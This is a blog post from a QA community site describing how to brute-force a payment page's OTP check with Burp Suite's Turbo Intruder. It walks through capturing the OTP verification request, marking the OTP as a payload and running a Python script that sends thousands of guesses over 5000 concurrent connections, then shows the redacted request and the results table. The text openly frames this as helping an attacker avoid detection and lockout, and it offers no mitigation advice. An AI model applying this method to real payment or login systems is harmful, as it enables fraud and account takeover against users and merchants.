


Topics: All Topics ▾



Bypassed the OTP verification process using “Turbo Intruder” Extension.

Sabuj Modak Samiron 22 Dec 2024 1 234 0

Share



Today, in this article, we will explore methods and techniques that have been used to bypass OTP.

Step 01:

- You have to know OTP length: The length of the OTP affects the number of possible combinations. For example, a 6-digit OTP has 1,000,000 possible combinations (from 000000 to 999999). Knowing the length helps the attacker understand the complexity and the number of attempts required to guess the OTP.
- You have to know OTP validity time: OTPs are typically valid for a short period, often ranging from 30 seconds to a few minutes. Knowing the exact validity period helps the attacker time their attempts more effectively, ensuring they use the OTP within its active window.

helps the attacker plan their strategy to avoid detection and lockout.

Step 02:

Capture the Payment Request:

- Open Burp Suite and start the proxy listener.
- Perform the payment action on your web application. This could be filling out a payment form and submitting it.
- Burp Suite will intercept the request. You can view this in the “Proxy” tab under the “HTTP history” section.
- Send the Request to Turbo Intruder:
- Right-click on the captured payment request in the HTTP history.
- Select Extensions > Turbo Intruder > Send to Turbo Intruder.
- Before sending the request to Turbo Intruder, you entered the incorrect OTP.
- Replace otp=328129 to otp=%s:

```
Pretty Raw Hex
1 POST /check-out/verify-otp/MDIwNzExMzM10Dk4Ny420Dg5NDgwMDE0OTUzOTkuQkRKMTcwNzI4Mzk5NTM0MTMwODAuM2M:
2 Host: payment.████████.com:30000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 367
9 Origin: https://payment.████████.com:30000
10 Referer:
https://payment.████████.com:30000/check-out/verify-account/MDIwNzExMzM10Dk4Ny420Dg5NDgwMDE0OTUzOTki
IwNDJjYzM0MGU=
11 Upgrade-Insecure-Requests: 1
12 Sec-Fetch-Dest: document
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-User: ?1
16 Te: trailers
17 Connection: close
18
19 otp=%s&referenceNo=MDIwNzExMzM10Dk4Ny420Dg5NDgwMDE0OTUzOTkuQkRKMTcwNzI4Mzk5NTM0MTMwODAuM2MzNGFkNj1:
688948001495399&merchantName=STIL+IT&orderId=BDJ17072839953413080&merchantCallbackUrl=https%3A%2F%
selectedLocale=EN&encryptedPayeeAccountNumber=&%24%7B.csrf.parameterName%7D=%24%7B.csrf.token%7D
```

Step 03:

Write python script and start attack:

```
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=5000,
                           requestsPerConnection=10000,
                           pipeline=False
                           )
    for number in range(327129,338129):
        engine.queue(target.req, number)
def handleResponse(req, interesting):
    if req.status != 404:
        table.add(req)
```

```

6
7
8     for number in range(327129,338129):
9         engine.queue(target.req, number)
10
11
12 def handleResponse(req, interesting):
13     # currently available attributes are req.status, req.wordcount, req.length and req.response
14     if req.status != 404:
15         table.add(req)

```

Row	Payload	Status	Words	Length	Time	Arrival	Label	Queue ID	Connec...
29	327201	200	1411	4142	88460	651676		73	2411
42	327233	200	1411	4142	422286	1193941		105	2448
31	327234	200	1411	4142	375084	1146741		106	2459
8	327243	200	1411	4142	355319	949267		115	2550
21	327129	200	1411	4142	166837	742052		1	2586
22	327138	200	1411	4142	166240	741515		10	2655
30	327143	200	1411	4142	53030	608094		15	2679
26	327155	200	1411	4142	88828	651615		27	2706
38	327207	200	1411	4142	428736	1125531		79	2799
6	327239	200	1411	4142	344480	952887		111	2961
32	327225	200	1411	4142	450492	1117340		97	3047
10	327150	200	1411	4142	357487	948788		25	3134
28	327158	200	1411	4142	80559	651538		30	3184
37	327228	200	1411	4142	421684	1133732		100	3456
17	327135	200	1411	4142	207577	786833		7	3460
11	327152	200	1411	4142	270554	861568		24	3818
12	327151	200	1411	4142	270745	861606		23	3880
3	327183	200	1411	4142	376358	998216		55	4109
24	327141	200	1411	4142	133655	696997		13	4214
35	327231	200	1411	4142	394536	1136197		103	4223
25	327139	200	1411	4142	114603	681654		11	4249
23	327140	200	1411	4142	130051	696839		12	4251

Pretty Raw Hex

```

5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 367
9 Origin: https://payment[REDACTED].com:30000

```

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Connection: keep-alive
3 X-KM-Correlation-Id: 240207124205-badb98f
4 Content-Type: text/html; charset=UTF-8
5 X-Application-Context: application:dev:10060

```

To check the status code, length, arrival time, and other parameters.

cyber security

security testing

software testing

[Share your thoughts](#)

Or

[Start discussion](#)

Related Blogs





CYBER SECURITY

0 0 267

Ultimate Guide to Security Testing for Web Applications: Protect Your Site from...

Security Testing has become a critical component of web application development



Nishi Khan
25 Nov 2024

CYBER SECURITY

0 0 44

Enhancing Software Security Testing with Generative AI

In today's digital landscape, where software applications are central to virtu



Anwarul
18 Nov 2024

• • • •

Popular Tags

sqa

testing

qa

software testing

qabrain

testing tool

automationtesting

softwaretesting

mobiletesting

selenium

[View All](#)

Popular Post



Can a Software Tester Become a Game Tester? Here's What You Need t...

As the gaming industry continues to grow, fueled by innovations in virtual reali



Understanding Java Object-Oriented Programming (OOP) Concepts

Java is a powerful and widely used programming language known for its versatilit



Essential Bugs to Check for in Game Testing: A Guide for Beginners

Game testing is crucial to ensure a smooth, engaging, and bug-free experience fo

Popular Discussion

01 Top Software Testing Interview Questions and Expert Tips from QA Leaders

02 AI tools for QA engineer

03 What is SQL?

04 Appium, WebDriver

05 What are the most effective strategies you've found for balancing speed and...

[View All](#)

QA Brains

QA Brains is the ultimate QA community to exchange knowledge, seek advice, and engage in discussions that enhance Quality Assurance testers' skills and expertise in software testing.

QA Topics

[Web Testing](#)

[Interview Questions](#)

[Game Testing](#)

[See more →](#)

Quick Links

[Discussion](#)

[About Us](#)

[Terms & Conditions](#)

[Privacy Policy](#)

Follow Us



